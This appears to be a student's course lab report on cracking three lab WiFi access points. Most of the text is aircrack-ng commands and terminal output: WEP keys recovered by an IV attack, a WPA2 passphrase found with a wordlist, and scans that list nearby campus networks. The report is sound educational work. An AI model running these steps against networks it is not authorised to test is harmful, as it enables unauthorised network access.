
INFSCI 1600 – Security and Privacy
Fall 2025
Project 3 Part 1 – WiFi Hacking
11/11/25
Ashish Subedi

Section 1: Report on exploiting ORLANDO AP


1.1 The bssid for ORLANDO is 14:91:82:DB:D3:A6.
1.2 The channel for ORLANDO is 157.
1.3 The manufacturer of ORLANDO is Belkin International.
1.4 The HEX key (a.k.a password) for ORLANDO is 21:21:21:21:21.
1.5 This attack took me one hour to perform.
1.6 Step-by-step documentation on how you performed the exploitation

- airmon-ng




```
┌──(root💀kali)-[~]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        rt2800usb       Ralink Technology, Corp. RT5572
```

- airmon-ng start wlan0




```
┌──(root💀kali)-[~]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
 CH  9 ][ Elapsed: 6 s ][ 2025-11-11 12:41

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 0C:68:03:38:EE:E3  -58        2        0    0   1  195   WPA2 CCMP   PSK  PITT-
MDA

 0C:68:03:38:EE:E2  -58        1        0    0   1  195   OPN              Pitt
Guest WiFi
```

- airodump-ng wlan0mon --band a




```
┌──(root💀kali)-[~]
└─# airodump-ng wlan0mon --band a



 CH 159 ][ Elapsed: 42 s ][ 2025-11-11 12:42 ][ paused output

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 14:91:82:DB:D3:A6  -29        2       26    0 157   54e  WEP  WEP         ORLANDO
 B2:BE:76:08:BE:0B  -28        2        0    0 149 1170  WPA2 CCMP   PSK  TPL-ADMIN
 B0:BE:76:08:BE:0B  -28        3       34    0 149   54e  WEP  WEP         BERLIN
 58:8B:1C:30:43:BE  -83        2        0    0 128  720  WPA2 CCMP   PSK  PITT-MDA
 EC:E1:A9:DA:60:CE  -72        2        0    0  52  195  WPA2 CCMP   MGT  eduroam
 EC:E1:A9:DA:60:CF  -72        3        0    0  52  195  WPA2 CCMP   MGT  WIRELESS-PITTNET
 EC:E1:A9:DA:60:CC  -73        2        0    0  52  195  WPA2 CCMP   PSK  PITT-MDA
 EC:E1:A9:DA:60:CD  -74        2        2    0  52  195  OPN              Pitt Guest WiFi
 0C:68:03:38:EE:ED  -58        2        0    0  64  195  OPN              Pitt Guest WiFi
```

- airodump-ng wlan0mon --band a –manufacturer




```
┌──(root💀kali)-[~]
└─# airodump-ng wlan0mon --band a --manufacturer


CH 157 ][ Elapsed: 42 s ][ 2025-11-11 12:51 ][ paused output

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSI            MANUFACTURER

14:91:82:DB:D3:A6  -29        2       27    0 157   54e  WEP  WEP         ORLANDO          Belkin Internatio
B2:BE:76:08:BE:0B  -28        2        0    0 149 1170  WPA2 CCMP   PSK  TPL-ADMIN        Unknown
B0:BE:76:08:BE:0B  -28        3       33    0 149   54e  WEP  WEP         BERLIN           TP-LINK TECHNOLOG
58:8B:1C:30:43:BD  -82        2        0    0 128  720  WPA2 CCMP   MGT  WIRELESS-PITTNET Unknown
58:8B:1C:30:43:BE  -82        2        0    0 128  720  WPA2 CCMP   PSK  PITT-MDA         Unknown
58:8B:1C:30:43:BC  -84        2        0    0 128  720  OPN              Pitt Guest WiFi  Unknown
EC:E1:A9:DA:60:CC  -74        2        0    0  52  195  WPA2 CCMP   PSK  PITT-MDA         Cisco Systems, In
EC:E1:A9:DA:60:CD  -74        3        0    0  52  195  OPN              Pitt Guest WiFi  Cisco Systems, In
D0:C7:89:67:F9:5F  -75        2        0    0  52  195  WPA2 CCMP   MGT  WIRELESS-PITTNET Cisco Systems, In
EC:E1:A9:DA:60:CE  -76        2        0    0  52  195  WPA2 CCMP   MGT  eduroam          Cisco Systems, In
EC:E1:A9:DA:60:CF  -76        2        0    0  52  195  WPA2 CCMP   MGT  WIRELESS-PITTNET Cisco Systems, In
3C:0E:23:B5:E5:0C  -78        2        0    0  52  195  WPA2 CCMP   PSK  PITT-MDA         Cisco Systems, In
D0:C7:89:67:F9:5D  -78        2        0    0  52  195  OPN              Pitt Guest WiFi  Cisco Systems, In
0C:68:03:38:EE:EF  -53        2        0    0  64  195  WPA2 CCMP   MGT  WIRELESS-PITTNET Cisco Systems, In
0C:68:03:38:EE:ED  -52        3        0    0  64  195  OPN              Pitt Guest WiFi  Cisco Systems, In

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

- airodump-ng wlan0mon --bssid 14:91:82:DB:D3:A6 -c 157 -w ORLANDOoutput



```
┌──(root💀kali)-[~]
└─# airodump-ng wlan0mon --bssid 14:91:82:DB:D3:A6 -c 157 -w ORLANDOoutput
```

- aircrack-ng -b 14:91:82:DB:D3:A6 ORLANDOoutput-01.cap




```
──(root💀kali)-[~]
─# aircrack-ng -b 14:91:82:DB:D3:A6 ORLANDOoutput-01.cap
eading packets, please wait...
pening ORLANDOoutput-01.cap
ead 40177 packets.
                Got 16385 out of 15000 IVsStarting PTW attack with 16385 ivs.tial targets

ttack will be restarted every 5000 captured ivs.



















                          Aircrack-ng 1.6


              [00:00:00] Tested 212 keys (got 16385 IVs)

  KB    depth   byte(vote)
   0    2/ 16   21(20736) 03(20480) 2E(20480) 8B(20480) E2(19968)
   1    0/  1   21(26624) 4E(22528) 52(21504) 59(21248) 3A(20992)
   2    0/  1   21(25088) 36(22528) 78(21760) F2(21504) 2C(21248)
   3   10/ 14   84(19968) 6D(19712) 81(19712) 84(19712) B5(19712)
   4    0/  1   21(24576) C0(22272) 04(20736) 12(20736) 95(20480)

                  KEY FOUND! [ 21:21:21:21:21 ] (ASCII: !!!!! )
      Decrypted correctly: 100%
```

1.7 The attack was simple. It didn't take long to crack the password. The research also didn't take much time.

Section 2: Report on exploiting BERLIN AP


2.1 The bssid for BERLIN is B0:BE:76:08:BE:0B.
2.2 The channel for BERLIN is 149.
2.3 The manufacturer of BERLIN is TP-LINK TECHNOLOGIES.
2.4 The HEX key (a.k.a. password) for BERLIN is 26: 26: 26: 26: 26: 26: 26: 26: 26: 26: 26: 26: 26.
2.5 This attack took me less than one hour to perform.
2.6 Step-by-step documentation on how you performed the exploitation

- I didn’t need to type airmon-ng and start the commands from the beginning. I just changed the command from the ORLNADO exploit to make it fit for BERLIN.
- airodump-ng wlan0mon --bssid B0:BE:76:08:BE:0B -c 149 -w BERLINoutput



```
┌──(root💀kali)-[~]
└─# airodump-ng wlan0mon --bssid B0:BE:76:08:BE:0B -c 149 -w BERLINoutput
14:03:25  Created capture file "BERLINoutput-01.cap".
```

- aircrack-ng -b B0:BE:76:08:BE:0B BERLINoutput-01.cap




```
┌──(root💀kali)-[~]
└─# aircrack-ng -b B0:BE:76:08:BE:0B BERLINoutput-01.cap
Reading packets, please wait...
Opening BERLINoutput-01.cap
Read 71900 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

                              Aircrack-ng 1.6


               [00:00:00] Tested 665128 keys (got 35699 IVs)

   KB    depth   byte(vote)
    0    0/  1   26(51456) 99(44544) B5(42752) 67(42496) 68(42496)
    1    0/  1   26(48640) 53(45056) A2(43264) 36(42496) 4B(41728)
    2    0/  1   26(48128) CF(43520) F2(43520) 16(41984) C8(41984)
    3    0/  1   26(47360) 88(44032) B8(44032) 4E(42752) 30(42496)
    4    0/  1   26(46592) 3B(43520) C9(42752) D9(42752) 89(42496)
    5    0/  2   26(45824) 49(45312) FF(43008) 98(42752) A3(42752)
    6    0/  1   26(48640) AC(45568) 4D(44800) 1A(43520) BC(42240)
    7    0/  1   26(47616) 85(44288) BB(43008) D0(43008) C3(42752)
    8    0/  1   26(50176) 8C(45312) 24(44800) DD(43776) B5(43520)
    9    0/  1   26(48128) FF(44032) 3D(42496) A4(42240) C9(42240)
   10    0/  1   5A(47360) 06(43520) 6A(43520) A2(43264) 2A(42496)
   11    0/  1   C9(46592) 9F(45312) F6(43520) 4C(43008) C7(42752)
   12    1/  6   34(43356) B2(42364) A7(42060) C5(41852) EE(41092)

     KEY FOUND! [ 26:26:26:26:26:26:26:26:26:26:26:26:26 ] (ASCII: &&&&&&&&&&&&& )
        Decrypted correctly: 100%
```

2.7 This was also simple. Since I didn’t need to type out the commands to get airmon started, it was even faster to get the key for BERLIN. I just had to change the bssid and the output file.

Section 3: Report on exploiting Vancouver AP


3.1 The bssid for Vancouver is B2:BE:76:08:BE:0C.
3.2 The channel for Vancouver is 11.
3.3 The manufacturer of Vancouver is unknown (Locally Administered Address).
3.4 The key (a.k.a password) for Vancouver is SheshaPrasad.
3.5 This attack took me one hour to perform.
3.6 Step-by-step documentation on how you performed the exploitation

- I didn't need to type airmon-ng and start the commands from the beginning.
- airodump-ng -c 11 --bssid B2:BE:76:08:BE:0C -w Vancouveroutput wlan0mon



```
┌──(root💀kali)-[~]
└─# airodump-ng -c 11 --bssid B2:BE:76:08:BE:0C -w Vancouveroutput wlan0mon
```

- aircrack-ng -w names.txt -b B2:BE:76:08:BE:0C Vancouver*.cap



```
┌──(root💀kali)-[~]
└─# aircrack-ng -w names.txt -b B2:BE:76:08:BE:0C Vancouver*.cap
Reading packets, please wait...
Opening Vancouveroutput-01.cap
Read 7161 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:01:32] 401223/483507 keys tested (4389.27 k/s)

      Time left: 18 seconds                                      82.98%

                          KEY FOUND! [ SheshaPrasad ]


      Master Key     : 73 3F F1 3E C3 5E 6A C2 25 DA DA 3F 9C D1 05 A8
                       07 79 F7 46 C3 C8 9D AC 40 03 5D 45 C2 EB B1 67

      Transient Key  : 2B 21 E7 6C 69 54 D3 32 43 03 22 8E CB 33 C9 21
                       DD AB 0E CC CF D7 A5 A5 42 7A 12 00 00 00 00 00
```

3.7 This was also simple. It took a little research to find how to use the wordlist to crack the password, but overall it didn't take much time to complete the task.

Works Cited

Homework 19 YouTube videos uploaded by the professor
https://youtu.be/Bo--CaFAmE8

https://youtu.be/9f0diPjbGl4

WEP cracking tutorial provided in the instructions
https://www.aircrack-ng.org/doku.php?id=simple_wep_crack

WPA2 cracking tutorial
https://www.aircrack-ng.org/doku.php?id=cracking_wpa

Two Websites used to search for Vancouver Manufacturer
https://mac2vendor.com/#:~:text=Identify%20the%20vendor%20of%20your,search%20all%20matching%20vendor%20names.

https://maclookup.app/search/result?mac=B2:BE:76:08:BE:0C

Where I found the --manufacturer option
https://www.aircrack-ng.org/doku.php?id=airodump-ng